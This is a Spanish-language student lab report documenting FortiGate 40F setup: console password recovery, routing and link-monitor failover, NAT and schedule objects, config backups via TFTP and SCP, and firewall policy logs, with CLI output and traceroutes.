PRACTICAS FORTIGATE

Julen e Ibai

EGIBIDE 106AB

Contenido


1. RECUPERACION CONTRASEÑA LICENCIAS FIRMWARE CONFIGINICIAL

100 - RecuperaciónContraseña-Licencias-Firmware-ConfigInicial


Pantallazos del proceso de recuperación de contraseña por CLI

```
Serial number: FGT40FTK20051946
CPU: 1200MHz
Total RAM: 2 GB
Initializing boot device...
Initializing MAC... nplite#0
Please wait for OS to boot, or press any key to display configuration menu......

Booting OS...
Initializing firewall...

System is starting...
Starting system maintenance...
Scanning /dev/mmcblk0p1... (100%)
Scanning /dev/mmcblk0p3... (100%)


FortiGrupo1 login: maintainer
Password:
Welcome!

FortiGrupo1 # config system admin

FortiGrupo1 (admin) # edit admin

FortiGrupo1 (admin) # set password

incomplete command in the end
Command fail. Return code -160

FortiGrupo1 (admin) # set password 12345Abcde

FortiGrupo1 (admin) # end

FortiGrupo1 # exit
```


Pantallazo con licencias en activo



Pantallazo de la versión del firmware y que es la última disponible



Configuración de Interfaces según números individuales.



Identificar el tráfico de un ping a 1.1.1.1 desde la LAN en la sección de LOGs




Tabla de rutado y explicación de la información que ahí aparece

```
julenibai # get router info routing-table database
Codes: K - kernel, C - connected, S - static, R - RIP, B - BGP
       O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       > - selected route, * - FIB route, p - stale info

Routing table for VRF=0
S     *> 0.0.0.0/0 [10/0] via 10.1.0.1, wan, [1/0]
C     *> 10.1.0.0/16 is directly connected, wan
C     *> 192.168.9.0/24 is directly connected, lan
```

Las rutas estáticas creadas por el propio router para interconectar las redes y después esta la ruta estática que hemos creado para hacer que la salida de todos los paquetes llegue al Gateway del router de

EUSKALTEL de Arriaga que tiene la ip 10.1.0.1 que es la ultima accesible desde la interfaz wan del forti

Pantallazo de la Sección de Policies

Name	Source	Destination	Schedule	Service	Action	NAT	Security Profiles	Log	Bytes
lan → wan 1									
LAN A INTERNET	all	all	horario_laboral	ALL	ACCEPT	IPS EGIBIDE	no-inspection	All	2.57 MB

Muestra los objetos Address correspondientes a las direcciones de las LAN

Policy Objects → Addresses

LAN1_IPS	192.168.9.0/24	lan	Address	0

Dynamic IP Pool para nateo de salida (SNAT)


Name	External IP Range	Type	ARP Reply	Ref
IPS EGIBIDE	10.1.109.10 - 10.1.109.15	Overload	Enabled	1


Muestra el objetos Schedule correspondiente al horario laboral

Policy Objects → Schedules

horario_laboral	Monday Tuesday Wednesday Thursday Friday	08:00:00	18:00:00	1

Configuración del Traffic Shapper: demo de la velocidad de salida antes y después de aplicarlo





Tras deshabilitarlo

OPTATIVO FAILOVER CON LINK MONITOR

Doble salida

Pantallazo sección Static Routes

```
julenibai # get router info routing-table database
Codes: K - kernel, C - connected, S - static, R - RIP, B - BGP
       O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       > - selected route, * - FIB route, p - stale info

Routing table for VRF=0
S       0.0.0.0/0 [11/0] via 172.20.1.2, lan3, [1/0]
S    *> 0.0.0.0/0 [10/0] via 10.1.0.1, wan, [1/0]
C    *> 10.1.0.0/16 is directly connected, wan
C    *> 172.20.0.0/16 is directly connected, lan3
C    *> 192.168.9.0/24 is directly connected, lan


julenibai # get router info routing-table database
Codes: K - kernel, C - connected, S - static, R - RIP, B - BGP
       O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       > - selected route, * - FIB route, p - stale info

Routing table for VRF=0
S    *> 0.0.0.0/0 [11/0] via 172.20.1.2, lan3, [1/0]
S       0.0.0.0/0 [10/0] via 10.1.0.1, wan inactive, [1/0]
C    *> 10.1.0.0/16 is directly connected, wan
C    *> 172.20.0.0/16 is directly connected, lan3
C    *> 192.168.9.0/24 is directly connected, lan
```

Tracerts demostrando salida por una u otra red

Saliendo por la red roja

```
julen@PORT-JULEN ~ traceroute 1.1.1.1                                    127 ↵  492  15:48:05
traceroute to 1.1.1.1 (1.1.1.1), 30 hops max, 60 byte packets
 1  PORT-JULEN.mshome.net (172.26.160.1)  0.426 ms  0.366 ms  0.353 ms
 2  forti09.ciber.local (192.168.9.99)  2.985 ms  2.977 ms  2.967 ms
 3  10.1.0.1 (10.1.0.1)  3.444 ms  3.434 ms  3.426 ms
 4  10.175.128.1 (10.175.128.1)  13.406 ms  9.650 ms  9.640 ms
 5  * * *
 6  * * *
 7  ix-ae-7-10.tcore1.dvs-bilbao.as6453.net (80.231.157.21)  15.263 ms  10.850 ms *
 8  if-ae-16-2.tcore1.dvs-bilbao.as6453.net (5.23.28.129)  44.686 ms  44.682 ms  45.080 ms
 9  if-ae-10-4.tcore1.wv6-madrid.as6453.net (80.231.91.105)  50.254 ms  50.250 ms  50.247 ms
10  if-ae-17-2.thar1.mdo-madrid.as6453.net (80.231.91.94)  35.887 ms if-ae-11-2.tcore2.wv6-madrid.as6453.net (
80.231.91.66)  35.301 ms if-ae-17-2.thar1.mdo-madrid.as6453.net (80.231.91.94)  41.979 ms
11  80.231.0.46 (80.231.0.46)  60.377 ms if-ae-27-2.thar1.mdo-madrid.as6453.net (195.219.124.50)  42.148 ms 80
.231.0.46 (80.231.0.46)  60.373 ms
12  188.114.108.9 (188.114.108.9)  19.106 ms * 80.231.0.46 (80.231.0.46)  22.725 ms
13  one.one.one.one (1.1.1.1)  14.841 ms  20.609 ms  20.632 ms
```

Saliendo por la red Gris

```
julen@PORT-JULEN ~ traceroute 1.1.1.1                                    ✔  493  15:48:13
traceroute to 1.1.1.1 (1.1.1.1), 30 hops max, 60 byte packets
 1  PORT-JULEN.mshome.net (172.26.160.1)  0.270 ms  0.236 ms  0.230 ms
 2  forti09.ciber.local (192.168.9.99)  1.178 ms  1.173 ms  1.169 ms
 3  172.20.1.3 (172.20.1.3)  2.504 ms  2.499 ms  2.905 ms
 4  150.241.173.1 (150.241.173.1)  2.491 ms  2.898 ms  2.484 ms
 5  150.241.255.25 (150.241.255.25)  2.917 ms  2.914 ms  2.911 ms
 6  I2BASQUE.ETHTRUNK0-74.unizar.rt2.ara.red.rediris.es (130.206.195.33)  7.043 ms  6.017 ms  6.005 ms
 7  cloudflare.02.catnix.net (193.242.98.153)  22.765 ms  14.945 ms  14.921 ms
 8  one.one.one.one (1.1.1.1)  14.574 ms  14.567 ms  14.561 ms
```


Failover con Link Monitor

Pantallazo del get del objeto link-monitor que has creado desde CLI

```
julenibai (link-monitor) # show
config system link-monitor
    edit "1"
        set srcintf "wan"
        set server "1.1.1.1"
        set gateway-ip 10.1.0.1
    next
end
```

```
julenibai # diagnose sys link-monitor status

Link Monitor: 1, Status: alive, Server num(1), HA state: local(alive), shared(alive)
Flags=0x1 init, Create time: Mon Nov 28 15:40:02 2022
Source interface: wan (5)
Gateway: 10.1.0.1
Interval: 500 ms
Service-detect: disable
Diffservcode: 000000
Class-ID: 0
  Peer: 1.1.1.1(1.1.1.1)
        Source IP(10.1.0.109)
        Route: 10.1.0.109->1.1.1.1/32, gwy(10.1.0.1)
        protocol: ping, state: alive
                Latency(Min/Max/Avg): 13.715/20.372/14.687 ms
                Jitter(Min/Max/Avg): 0.013/9.677/1.780 ms
                Packet lost: 0.000%
                Number of out-of-sequence packets: 0
                Fail Times(0/5)
                Packet sent: 2323, received: 2255, Sequence(sent/rcvd/exp): 2324/2324/2325
```

Pantallazo global (todo el interface) del Log de Sistema donde señalas las líneas de la creación del link-monitor, la caída y la recuperación final



Date/Time	Level	User	Message	Log Description
4 minutes ago			Static route on interface wan may be added by link-monitor 1. Route: (10.1.0.1..	Routing information changed
4 minutes ago			ha state is changed from 1 to 0 utmref=0:1669394850	Link monitor status
4 minutes ago			Link Monitor changed state from dead to alive, protocol: ping.	Link monitor status
4 minutes ago			Link monitor: Interface wan was turned up	Interface status changed
4 minutes ago			Static route on interface wan may be removed by link-monitor 1. Route: (10.1..	Routing information changed
4 minutes ago			ha state is changed from 0 to 1 utmref=0:1669394841	Link monitor status
4 minutes ago			Link Monitor changed state from alive to dead, protocol: ping.	Link monitor status
4 minutes ago			Link monitor: Interface wan was turned down	Interface status changed
5 minutes ago			Link Monitor initial state is alive, protocol: ping	Link monitor status
5 minutes ago		admin	Add system.link-monitor 1	Object attribute configured

¿Cuál es la mejora respecto al Failover sin Link Monitor?

Que es capaz de controlar más allá de la capa 2, es decir que enviando paquetes a un servidor es capaz de saber si la interfaz esta saliendo a internet correctamente. Para cambiar a la otra salida a internet en caso de ser necesario.

2. Backups seguros

210 – Backups – 85%

Pantallazo del proceso de backup por TFTP

```
julenibai # execute backup full-config tftp 28-11-2022-forti-julenibai-backup 192.168.9.110 12345Abcde
Please wait...
Connect to tftp server 192.168.9.110 ...
#
Send config file to tftp server OK.

julenibai #
```

Pantallazo del proceso de backup por SCP

```
julenibai # config system global

julenibai (global) # set admin-scp enable

julenibai (global) # get | grep admin
command parse error before '|'

julenibai (global) # get | grep admin-scp
admin-scp                  : enable

julenibai (global) #
```

Configuración inicial para permitir el SCP del usuario admin, ahora permitiremos el ssh en la lan

```
julenibai (lan) # show
config system interface
    edit "lan"
        set vdom "root"
        set ip 192.168.9.99 255.255.255.0
        set allowaccess ping https ssh http fgfm
        set type hard-switch
        set stp enable
        set role lan
        set snmp-index 10
    next
end
```

Ahora podemos sacar el fichero vía SCP al puerto 2209tcp que configuramos en la parte de Hardening básico

```
julen@PORT-JULEN ~ scp -P 2209 admin@192.168.9.99:sys_config /mnt/c/Users/Julen/Desktop/                    498 16:28:40
admin@192.168.9.99's password:
sys_config                                                  100%  307KB  81.5KB/s   00:03
julen@PORT-JULEN ~ head -n 5 /mnt/c/Users/Julen/Desktop/sys_config                                          499 16:29:14
#config-version=FGT40F-7.0.9-FW-build0444-221121:opmode=0:vdom=0:user=admin
#conf_file_ver=3804628060562493
#buildno=0444
#global_vdom=1
config system global
```

Pantallazo del proceso de restore por SCP

```
julen@PORT-JULEN ~ scp -P 2209 /mnt/c/Users/Julen/Desktop/sys_config admin@192.168.9.99:fgt-restore-config   500 16:32:08
admin@192.168.9.99's password:
sys_config                                                  100%  307KB  27.7MB/s   00:00
julen@PORT-JULEN ~                                                                                          501 16:33:08
```

210 – Backups – 15%


Si has hecho el backup con claves: si los pantallazos estaban antes, n hagas nada más. Si te animas a repetirlo con claves, pon pantallazos aquí. SOLO BACKUP

```
PS C:\Users\Julen\Desktop> pscp -i .\private_key.ppk -P 2209 admin@192.168.9.99:sys_config ./backup-consshkeys
The host key is not cached for this server:
  192.168.9.99 (port 2209)
You have no guarantee that the server is the computer
you think it is.
The server's ssh-ed25519 key fingerprint is:
  ssh-ed25519 255 SHA256:Wx5WkQeuLKBe3s4ySOzGhPzrnAJs6gsAw2fwoxA2rOo
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n, Return cancels connection, i for more info) y
backup-consshkeys         | 307 kB |  76.8 kB/s | ETA: 00:00:00 | 100%
PS C:\Users\Julen\Desktop>
```

3. Firewall Policies 2- Virtual-IP


3000 - Firewall Policies

Pantallazo con las reglas (debe verse el nombre de tu firewall: FORTI-XX-). ¿Por qué has puesto las reglas en ese orden?




Las reglas están en este orden para que en caso de no cumplirse pase a la siguiente regla. Si la regla subrayada en rojo estuviese la primera ninguna de las otras funcionaría.

Pantallazo de LOG que muestra el acceso SSH del Host al server




Date/Time	Source	Device	Destination	Application Name	Result	Policy ID
9 minutes ago	192.168.9.110		192.168.56.10			low Julen to DMZ (4)
15 minutes ago	192.168.9.110		192.168.56.10			low Julen to DMZ (4)
15 minutes ago	192.168.9.110		192.168.56.109		55.26 kB / 58.58 kB	Allow Julen to DMZ (4)
18 minutes ago	192.168.9.110		192.168.56.109		38.98 kB / 40.20 kB	Allow Julen to DMZ (4)
23 minutes ago	192.168.9.110		192.168.56.109		37.96 kB / 38.52 kB	Allow Julen to DMZ (4)
26 minutes ago	192.168.9.110		192.168.56.109		37.87 kB / 38.37 kB	Allow Julen to DMZ (4)
33 minutes ago	192.168.9.110		192.168.56.109		40.01 kB / 42.18 kB	Allow Julen to DMZ (4)
34 minutes ago	192.168.9.110		192.168.56.109		35.70 kB / 29.24 kB	Allow Julen to DMZ (4)
34 minutes ago	192.168.9.110		192.168.56.109		24.32 kB / 42.01 kB	Allow Julen to DMZ (4)

Pantallazo del LOG que muestra las consultas DNS, actualizaciones APT y envío de emails por SMTP desde el servidor Ubuntu




Date/Time	Source	Device	Destination	Application Name	Result	Policy ID
51 minutes ago	192.168.56.109	08:00:27:5f:f2:85	185.125.190.18 (changelogs.ubuntu.com)			UBUNTU-SRV --> UPDATI
51 minutes ago	192.168.56.109	08:00:27:5f:f2:85	91.189.91.39 (us.archive.ubuntu.com)		1.03 MB / 143.47 MB	UBUNTU-SRV --> UPDATI
51 minutes ago	192.168.56.109	08:00:27:5f:f2:85	91.189.91.39 (us.archive.ubuntu.com)		1.74 MB / 250.53 MB	UBUNTU-SRV --> UPDATI
52 minutes ago	192.168.56.109	08:00:27:5f:f2:85	91.189.91.38 (us.archive.ubuntu.com)		1.50 kB / 1.48 kB	UBUNTU-SRV --> UPDATI
Hour ago	192.168.56.109	08:00:27:5f:f2:85	91.189.91.39 (us.archive.ubuntu.com)		74.16 kB / 4.78 MB	UBUNTU-SRV --> UPDATI

